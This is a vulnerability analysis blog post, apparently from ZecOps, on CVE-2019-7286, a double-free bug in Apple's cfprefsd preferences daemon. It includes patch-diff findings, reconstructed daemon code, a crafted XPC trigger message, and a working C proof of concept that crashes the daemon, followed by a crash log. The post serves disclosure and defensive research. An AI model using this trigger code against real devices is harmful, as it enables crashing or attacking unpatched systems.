zecOps

Analysis and Reproduction of iOS/OSX Vulnerability: CVE-2019-7286

BY ZECOPS RESEARCH TEAM | MARCH 12, 2019

SHARE THIS ARTICLE

Facebook Twitter LinkedIn

iOS 12.1.4 is the latest version of iOS that was released on February 8th 2019. This version patched four disclosed vulnerabilities on iOS. According to the tweet by Ben Hawkes from Project Zero, at least two of them were **exploited in the wild as zero days**. Here at ZecOps Research Team we were keen to analyze and reveal more details about these patched vulnerabilities.

If you are interested in doing similar research as part of our Reverse Bounty program – you may sign up here.

If you believe that you have been targeted – please contact ZecOps APT Incident Response Team here.

TL;DR:

- CVE-2019-7286 was exploited in the wild
- The vulnerability seems to be of critical severity and could have been used potentially also to maintain persistence after reboots
- ZecOps were able to reproduce this vulnerability (POC code below)
- The vulnerability could be used to escalate privileges to root as part of a chain for jailbreak on iOS 12.1.3.


Analyzing CVE-2019-7286

According to Apple's description:

> ***Foundation***
> *Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation*
> *Impact: An application may be able to gain elevated privileges*
> *Description: A memory corruption issue was addressed with improved input validation.*
> *CVE-2019-7286: an anonymous researcher, Clement Lecigne of Google Threat Analysis Group, Ian Beer of Google Project Zero, and Samuel Groß of Google Project Zero*

Except for the fact that the vulnerability was patched in Apple's Foundation framework, the description doesn't provide us with a lot of details regarding the nature of the vulnerability.

After analyzing the patch in Foundation framework, the binary diffing revealed no significant change in the binaries of iOS 12.1.4 compared to iOS 12.1.3. The next immediate suspect was CoreFoundation which showed a number of binary differences in Diaphora tool, as shown below:



Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2
-[CFPrefsDaemon h...	00101854	-[CFPrefsDaemon handleMultiMessage:replyHandler:]	0.980	43	41
-[CFPrefsDaemon h...	0010021c	-[CFPrefsDaemon handleMessage:fromPeer:replyHandler:]	0.940	22	22
___49-[CFPrefsDae...	00101c34	___49-[CFPrefsDaemon handleMultiMessage:replyHandler:]_block_invoke_2	0.890	3	1
-[CFPrefsDaemon h...	001016f8	-[CFPrefsDaemon handleFlushSourceForDomainMessage:replyHandler:]	0.880	6	4
___39-[CFPrefsDae...	0010218c	___39-[CFPrefsDaemon initWithRole:testMode:]_block_invoke_3	0.670	4	2

By comparing the patches, we found a few minor changes in the implementation of CFPrefs Daemon (cfprefsd).

The man page for this daemon isn't too descriptive:

> ***cfprefsd*** *provides preferences services for the CFPreferences and NSUserDefaults APIs.*
> *There are no configuration options to* ***cfprefsd*** *manually.*

The CFPreferences option is used by almost every software on iOS/ OS X when it launches, thus a vulnerability in this daemon might also be useful to maintain persistency. Surprisingly, there is no public information about this CVE yet, as one would expect from a vulnerability that was actively exploited in the wild.

Patch Analysis

The same bug was also present on OS X, which aided ZecOps investigation and analysis. At the time of the patch, a several minor changes were introduced into cfprefsd, but it appears that the most important modification was made in the following function:

> ***[CFPrefsDaemon handleMultiMessage:replyHandler:]***

Below is a snippet of ZecOps attempt to reconstruct the original Obj-C code along with the patch (in bold):

```
@implementation CFPrefsDaemon
-(void)handleMultiMessage:(xpc_object_t)xpc_dict replyHandler:(Callback)replyHandler
{
  // ...
  CFPrefMessagesArr = xpc_dictionary_get_value(xpc_dict, "CFPreferencesMessages");
  // ...
  xpc_array_count = xpc_array_get_count(CFPrefMessagesArr);
  xpc_buffer = (__int64*)__CFAllocateObjectArray(xpc_array_count);
  //...
  for( counter = 0; xpc_array_count != counter; counter++)
  {
    xpc_buffer[counter] = xpc_array_get_value(CFPrefMessagesArr, counter); // This method does not
  }
  for( counter = 0; xpc_array_count != loop_counter ; counter++)
  {
    xpc_element = xpc_buffer[counter];
    xpc_buffer[counter] = 0;           //patch fix
    if ( xpc_get_type(xpc_element) == &_xpc_type_dictionary )
    {
      [self handleMessage_fromPeer_replyHandler: xpc_element fromPeer: xpc_connection replyHandler
          if (xpc_element) // patch fix
        {
            xpc_object_t result = xpc_retain(xpc_element);
            xpc_buffer[counter] = result;
          }
        }];
    }
    if ( !xpc_buffer[counter] )                //patch fix
      xpc_buffer[counter] = xpc_null_create(); //patch fix
  }
  //...
  array_from_xpc_buffer = xpc_array_create(xpc_buffer, xpc_array_count);
  xpc_dictionary_set_value(dict_response, "CFPreferencesMessages", array_from_xpc_buffer);
  xpc_release(array_from_xpc_buffer);
  for( counter = 0; xpc_array_count != counter ; counter++)
  {
    current_element = xpc_buffer[counter];
    if (xpc_get_type(current_element) != &_xpc_type_null )
        xpc_release(current_element); // first free. Double free will occur when the array CFPrefM
  }
  // ...
}
```

Vulnerability Details

handleMultiMessage:replyHandler: has a reference counting issue using “**CFPreferencesMessages**” array which is part of the xpc request.

The function reads the array’s objects into a memory buffer one by one using **xpc_array_get_value**, which does not affect reference counting. The last part of the function which releases all of the elements in the buffer assumes an ownership on the **xpc objects**. This is generally true since the callback block calls **xpc_retain** and replaces the original objects in the **xpc_buffer**. However, if the callback is not called as a result of a crafted message (The message body contains the handler index for the message. Not all handlers call the callback), a double free of the element will occur.

An XPC with following keys and values will trigger the vulnerability:

```
poc_dict = {
  "CFPreferencesOperation" = 5,
  "CFPreferencesMessages" = [
    {
     "CFPreferencesOperation": 4
    }
  ]
}
```

Apple’s patch replaced the original XPC object with **xpc_null** if the callback didn’t update the **xpc_buffer[count]**. As a result, there’s no double free condition when **xpc_null** has no memory to release.

Vulnerability Reproduction

We were able to reproduce CVE-2019-7286 using the POC code snippet below:

```
#include ;

int main(int argc, const char * argv[]) {

  xpc_connection_t conn = xpc_connection_create_mach_service("com.apple.cfprefsd.daemon",0,XPC_CON
  xpc_connection_set_event_handler(conn, ^(xpc_object_t t) {
    printf("got message: %sn", xpc_copy_description(t));
  });

  xpc_connection_resume(conn);

  xpc_object_t hello = xpc_dictionary_create(NULL, NULL, 0);
  xpc_dictionary_set_int64(hello, "CFPreferencesOperation", 5);

  xpc_object_t arr = xpc_array_create(NULL, 0);
  xpc_object_t arr_elem1 = xpc_dictionary_create(NULL, NULL, 0);
  xpc_dictionary_set_int64(arr_elem1, "CFPreferencesOperation", 4);

  xpc_array_append_value(arr, arr_elem1);
  xpc_dictionary_set_value(hello, "CFPreferencesMessages", arr);
  xpc_connection_send_message(conn, hello);
  xpc_release(hello);
  return 0;
}
```

Running the above program on iOS 12.0.1 resulted in cfprefsd crash:

```
Thread 6 name:  Dispatch queue: Serving PID 7210
Thread 6 Crashed:
0   libobjc.A.dylib          0x21acd6b00  objc_object::release+ 16
1   libxpc.dylib             0x21b73bbc0  _xpc_array_dispose + 40
2   libxpc.dylib             0x21b73a584  _xpc_dispose + 156
3   libxpc.dylib             0x21b7449fc  _xpc_dictionary_dispose + 204
4   libxpc.dylib             0x21b73a584  _xpc_dispose + 156
5   libxpc.dylib             0x21b742418  _xpc_connection_mach_event + 872
6   libdispatch.dylib        0x21b528544  _dispatch_client_callout4 + 16
7   libdispatch.dylib        0x21b4df068  _dispatch_mach_msg_invoke + 340
8   libdispatch.dylib        0x21b4cfae4  _dispatch_lane_serial_drain + 284
```

```
9   libdispatch.dylib         0x21b4dfc3c  _dispatch_mach_invoke + 476
10  libdispatch.dylib         0x21b4cfae4  _dispatch_lane_serial_drain + 284
11  libdispatch.dylib         0x21b4d0760  _dispatch_lane_invoke + 432
12  libdispatch.dylib         0x21b4d8f00  _dispatch_workloop_worker_thread + 600
13  libsystem_pthread.dylib   0x21b70a0f0  _pthread_wqthread + 312
14  libsystem_pthread.dylib   0x21b70cd00  start_wqthread + 4
```

Recommendations

- Update to the latest OS X and iOS versions.
- Reboot your iPhone/iPads occasionally (e.g. once a day) to disinfect from non-persistent attackers
- Contact ZecOps in case you think that you or your company are being targeted by APT groups here.

If you enjoy doing similar analysis/research, we are accepting more researchers and analysts to our Reverse Bounty program.

Researcher? Analyst?

If you get excited about exploits reproduction like we do, you would love ZecOps Reverse Bounty program - details ahead!

JOIN REVERSE BOUNTY™ >

Partners, Resellers, Distributors and Innovative Security Teams

We’re still in stealth mode, but… we are already working with leading organizations globally. If you wish to learn more about what we do and what fresh vibes we bring to defensive cyber security, let’s get in touch

CONTACT US >

SHARE THIS ARTICLE

Facebook Google+ Twitter LinkedIn

NEXT
CVE-2019-7286 Part II: Gaining PC Co...

Facebook Google+ Twitter LinkedIn

zecOps